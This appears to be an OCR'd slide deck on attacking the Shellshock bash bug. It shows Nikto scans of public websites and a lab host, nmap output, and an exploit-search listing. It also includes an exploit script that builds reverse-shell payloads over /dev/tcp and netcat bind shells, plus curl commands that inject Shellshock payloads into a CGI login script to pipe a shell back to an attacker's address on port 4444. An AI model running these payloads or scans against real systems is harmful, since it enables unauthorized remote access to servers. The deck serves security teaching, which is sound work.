
References

- Security Tracker: 1015112 1015134 102016
- ISS X-Force ID: 11149 11237
- Bugtraq ID: 11604 9506 9561
- Secunia Advisory ID: 17334 21802
- SCIP VulDB ID: 1842
- CVE ID: 2005-3398 (see also: NVD) 2005-3498 (see also: NVD)
- Related OSVDB ID: 3726 5648
- CERT VU: 867593
- Vendor Specific Advisory URL: ftp://ftp.software.ibm.com/pc/pccbbs/pc_servers_pdf/dir5.10_docs_relnotes.pdf [Link is 404] http://sunsolve.sun.com/search/document.do?assetkey=1-26-102016-1


```
+ Target IP:          8.26.65.101
+ Target Hostname:    wonderhowto.com
+ Target Port:        80
+ Start Time:         2014-03-16 13:47:02 (GMT0)
---------------------------------------------------------------
+ Server: Microsoft-IIS/8.5
+ The anti-clickjacking X-Frame-Options header is not present.
+ Uncommon header 'x-server-name' found, with contents: APP1
+ Uncommon header 'x-ua-compatible' found, with contents: IE=Edge,chrome=1
+ Root page / redirects to: http://www.wonderhowto.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a requ
est to the /images directory. The value is "http://10.0.63.22/images/".
+ Server banner has changed from 'Microsoft-IIS/8.5' to 'Microsoft-HTTPAPI/2.0' which
 may suggest a WAF, load balancer or proxy is in place
+ Retrieved x-aspnet-version header: 4.0.30319
+ Uncommon header 'x-aspnetmvc-version' found, with contents: 4.0
+ OSVDB-27071: /phpimageview.php?pic=javascript:alert(8754): PHP Image View 1.0 is vu
lnerable to Cross Site Scripting (XSS).  http://www.cert.org/advisories/CA-2000-02.ht
ml.
+ /modules.php?op=modload&name=FAQ&file=index&myfaq=yes&id_cat=1&categories=%3Cimg%20
src=javascript:alert(9456);%3E&parent_id=0: Post Nuke 0.7.2.3-Phoenix is vulnerable t
o Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ /modules.php?letter=%22%3E%3Cimg%20src=javascript:alert(document.cookie);%3E&op=mod
load&name=Members_List&file=index: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross S
ite Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-4598: /members.asp?SF=%22;}alert(223344);function%20x(){v%20=%22: Web Wiz For
ums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS). http://www.cert.
org/advisories/CA-2000-02.html.
+ OSVDB-2946: /forum_members.asp?find=%22;}alert(9823);function%20x(){v%20=%22: Web W
iz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS). http://www
.cert.org/advisories/CA-2000-02.html.
+ OSVDB-3092: /localstart.asp: Default IIS install page found.
+ 6544 items checked: 0 error(s) and 12 item(s) reported on remote host
```

```
+ Target Hostname:    facebook.com
+ Target Port:        80
+ Start Time:         2014-03-16 13:15:56 (GMT0)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ Uncommon header 'x-fb-debug' found, with contents: /KWGA8+EVbdDoiYsHIvPcAd4HST
rDgtT7WOIfOv0vUA=
+ Root page / redirects to: http://www.facebook.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /crossdomain.xml contains 18 lines which should be manually viewed for imprope
r domains or wildcards.
+ Uncommon header 'x-frame-options' found, with contents: DENY
+ Uncommon header 'x-xss-protection' found, with contents: 0
+ Uncommon header 'x-content-type-options' found, with contents: nosniff
+ File/dir '/ajax/' in robots.txt returned a non-forbidden or redirect HTTP code
 (301)
+ Cookie reg_fb_gate created without the httponly flag
+ Cookie reg_fb_ref created without the httponly flag
+ Cookie reg_ext_ref created without the httponly flag
+ "robots.txt" contains 132 entries which should be manually viewed.
+ Server banner has changed from '' to 'proxygen' which may suggest a WAF, load
balancer or proxy is in place
```

Vulnerability Probing



Vulnerability Probing



Vulnerability Probing

```
File  Edit  View  Search  Terminal  Help
root@kali:~# searchsploit shellshock
---------------------------------------------------------- ---------------------------------
 Exploit Title                                            |  Path
                                                          | (/usr/share/exploitdb/platforms)
---------------------------------------------------------- ---------------------------------
OpenVPN 2.2.29 - ShellShock Exploit                       | ./linux/remote/34879.txt
Bash - CGI RCE (MSF) Shellshock Exploit                   | ./cgi/webapps/34895.rb
Postfix SMTP - Shellshock Exploit                         | ./linux/remote/34896.py
Apache mod_cgi - Remote Exploit (Shellshock)              | ./linux/remote/34900.py
PHP 5.x Shellshock Exploit (bypass disable_functions)     | ./php/webapps/35146.txt
ShellShock dhclient Bash Environment Variable Command Inject | ./linux/remote/36933.py
---------------------------------------------------------- ---------------------------------
root@kali:~#
```

Vulnerability Probing

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

```
61  args = {}
62
63  for arg in sys.argv[1:]:
64      ar = arg.split("=")
65      args[ar[0]] = ar[1]
66  try:
67      args['payload']
68  except:
69      usage()
70
71  if args['payload'] == 'reverse':
72      try:
73          lhost = args['lhost']
74          lport = int(args['lport'])
75          rhost = args['rhost']
76          payload = "() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/"+lhost+"/"+str(lport)+" 0>&1 &"
77      except:
78          usage()
79  elif args['payload'] == 'bind':
80      try:
81          rhost = args['rhost']
82          rport = args['rport']
83          payload = "() { :;}; /bin/bash -c 'nc -l -p "+rport+" -e /bin/bash &'"
84      except:
85          usage()
86  else:
87      print "[*] Unsupported payload"
88      usage()
89
90  try:
91      pages = args['pages'].split(",")
92  except:
93      pages = ["/cgi-sys/entropysearch.cgi","/cgi-sys/defaultwebpage.cgi","/cgi-mod/index.cgi","/cgi-bin/test.cgi","/cgi-bin-sdb/pri
94
```

Metasploit

- What is Metasploit?
- A computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development.
- Metasploit Framework, a tool for developing and executing exploit code against a remote target machine.

Port Scanning results

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-21 13:27 CDT
Nmap scan report for 10.176.68.191
Host is up (0.000022s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        ProFTPD 1.3.5
22/tcp   open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; proto
col 2.0)
80/tcp   open  http       Apache httpd 2.4.17 ((Unix))
1064/tcp open  tcpwrapped
MAC Address: 00:50:56:94:1A:D1 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.52 seconds
root@kali:~#
```


Services Running

- PORT STATE SERVICE VERSION
- 21/tcp open ftp ProFTPD 1.3.5
- 22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
- 80/tcp open http Apache httpd 2.4.17 ((Unix))
- 1064/tcp open tcp wrapped

- There is a web server running

Web Server Vulnerability Analysis Tool

```
root@kali:~#  nikto -host http://10.176.68.191
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.176.68.191
+ Target Hostname:    10.176.68.191
+ Target Port:        80
+ Start Time:         2015-10-21 13:34:26 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.17 (Unix)
+ Server leaks inodes via ETags, header found with file /, fields: 0x2d 0x432a5e4a73a80
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protec
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
site in a different fashion to the MIME type
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'nikto-added-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/login.cgi: Site appears vulnerable to the 'shellshock' vulnerability
re.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/test-cgi: Site appears vulnerable to the 'shellshock' vulnerability
e.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system ir
default scripts should be removed.
+ 8345 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2015-10-21 13:34:34 (GMT-5) (8 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```




What is Shellshock ? (AKA Bashdoor)

- It is a security bug in the widely used Unix Bash shell (Unix shell and command language).
- Many Internet-facing services, such as some web server deployments, use Bash to process certain requests, allowing an attacker to cause vulnerable versions of Bash to execute arbitrary commands.
- This can allow an attacker to gain unauthorized access to a computer system

- Disclosed on 24 September 2014 by Stéphane Chazelas

In this scenario:



Shellshock (Commandline)

- curl -A "() { :; }; echo Content-Type: text/plain ; echo ; /bin/ls /tmp/" http://10.176.68.191/cgi-bin/login.cgi
- NetCat: curl -A "() { :; }; echo Content-Type: text/plain ; echo ; /bin/nc
- $curl -A "() { :; }; echo Content-Type: text/plain ; echo ; echo ; /bin/mknod /tmp/p p" http://<target-ip>/cgi-bin/login.cgi

- $curl -A "() { :; }; echo Content-Type: text/plain ; echo ; echo ; /bin/dash 0</tmp/p | /bin/nc <your-ip> 4444 1>/tmp/p" http://<target-ip>/cgi-bin/login.cgi
- You can also get netcat output everything into a txt file.
- nc -l 60000 > qux.txt ;

Basic concept: how to use metasploit

- – Run msfconsole
- – Identify a remote host
- – Pick a vulnerability and use an exploit
- – Configure the exploit
- – Execute the payload against the remote host

